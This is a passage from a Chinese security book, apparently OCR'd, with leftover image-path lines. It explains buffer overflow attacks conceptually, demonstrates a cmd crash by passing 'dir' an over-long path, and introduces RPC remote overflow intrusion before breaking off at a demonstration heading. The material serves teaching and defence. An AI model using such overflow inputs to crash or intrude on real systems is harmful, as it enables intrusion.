
Step 02 弹出“设置”窗口，在其中显示Windows设置的相关项目，如下图所示。



Step 03 单击“设备”图标，进入“蓝牙和其他设备”工作界面，在其中显示了当前计算机的蓝牙设备处于开启状态，如下图所示。



Step 04 单击“蓝牙”下方的“开”按钮，即可关闭计算机的蓝牙设备，如下图所示。



第4章　缓冲区溢出攻击与网络渗透入侵

缓冲区溢出攻击是一种常见的且危害性很大的系统攻击手段，利用缓冲区溢出攻击可以实现网络渗透入侵与提权。本章介绍缓冲区溢出攻击与网络渗透入侵的相关知识，主要内容包括认识缓冲区溢出攻击、缓冲区溢出攻击的相关实例以及如何防止缓冲区溢出攻击等内容。

4.1　什么是缓冲区溢出攻击

缓冲区溢出攻击之所以危害性极大，主要原因是入侵者利用系统存在的缓冲区溢出漏洞直接向其发送超出缓冲区所能处理的长度的指令，致使系统进入不稳定的状态，这是从程序或系统的关键敏感区域进行攻击。下面剖析缓冲区溢出攻击，因为，只有知己知彼，才能百战不殆。

4.1.1　缓冲区溢出概述

要想充分了解什么是缓冲区溢出，首先需要了解什么是缓冲区。缓冲区是程序运行时自动向计算机内存申请的一个连续的块，用于保存程序给定类型的数据。但是，一般为了节省内存的使用大小，操作系统会利用一个有动态分配变量的程序在程序运行时才决定给其分配多少内存。

由于缓冲区的分配是由系统的一个动态分配变量程序决定，那么，如果程序在动态分配缓冲区放入太多的数据会出现什么现象呢？很显然，它溢出了，这就像往杯子注入水一样，一旦水超过了杯子的容量，就会溢出而流到杯子外面。对于计算机来说，这就造成了缓冲区的溢出，这些溢出的数据就会“流到”其他的程序或系统缓冲区之中，覆盖其他程序或系统的合法数据，进而被其他程序或系统所执行。

正是由于这个溢出现象被入侵者发现了，因此，他们就会向程序的缓冲区写入超出其长度的数据，从而破坏程序的堆栈结构，使程序转向执行自己所设计的入侵执行，以达到攻击的目的，这就是缓冲区溢出攻击。


总之，由于缓冲区溢出攻击具有易于攻击且危害性极大的特点，已经成为当前很流行的一种网络攻击方法，这给系统的安全带来了极大的隐患。作为计算机用户或网络管理员一定要及时有效地检测出计算机网络系统的入侵行为，做好防范。

4.1.2　缓冲区溢出简单实例

在介绍了缓冲区溢出的相关内容之后，对于没有一定计算机知识的用户来说，可能还很难理解，那么下面就介绍一个缓冲区溢出的简单实例，具体形象地介绍一下什么是“溢出”。

这里以 Windows 10 操作系统为例进行介绍，产生缓冲区溢出的过程如下。


Step 01 在 Windows 10 操作系统界面选择“开始”→“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入 cmd，按 Enter 键，打开“命令提示符”窗口，如下图所示，这是 Windows 系统自带的命令行工具，可执行各种内置的命令程序。




Step 02 在“命令提示符”窗口中输入 dir 命令，然后按 Enter 键，即可显示系统目录中的所有文件、目录及相关信息，如下图所示。




Step 03 dir 命令还可以指定列表显示的路径，在“命令提示符”窗口中输入 dir c:\ 命令，然后按 Enter 键，即可显示 C 盘根目录下的文件以及目录信息，如下图所示。




Step 04 如果在“命令提示符”窗口中指定一个不存在的路径，那么将会显示“文件名、目录名或卷标语法不正确。”提示信息。例如，输入 dir \\ ? \cccccccccccc 命令，然后按 Enter 键，即可显示执行结果，如下图所示。



Step 05 从上述实例中，可以看出 dir 命令是一个功能相对比较完善的显示文件及目录信息的程序，似乎与系统的安全并没有什么关系。但是如果改变上述的命令，在“命令提示符”窗口中输入如下图所示的 dir 命令 dir \\ ? \cccccccccccc……cccccccccccccc（多于 200 个 c）。



Step 06 输入完毕后，按 Enter 键，即可看到一个意外的结果，弹出 cmd 程序错误的信息提示框，如下图所示，这就是一个典型的溢出小实例。



4.2 RPC服务远程溢出漏洞攻击

RPC 协议是 Windows 操作系统使用的一种协议，提供了系统中进程之间的交互通信，允许在远程主机上运行任意程序。在 Windows 操作系统中使用的 RPC 协议，包括 Microsoft 其他一些特定的扩展，系统大多数的功能和服务都依赖于它，它是操作系统中极为重要的一个服务。




绝招1：RPC服务远程溢出漏洞入侵演示

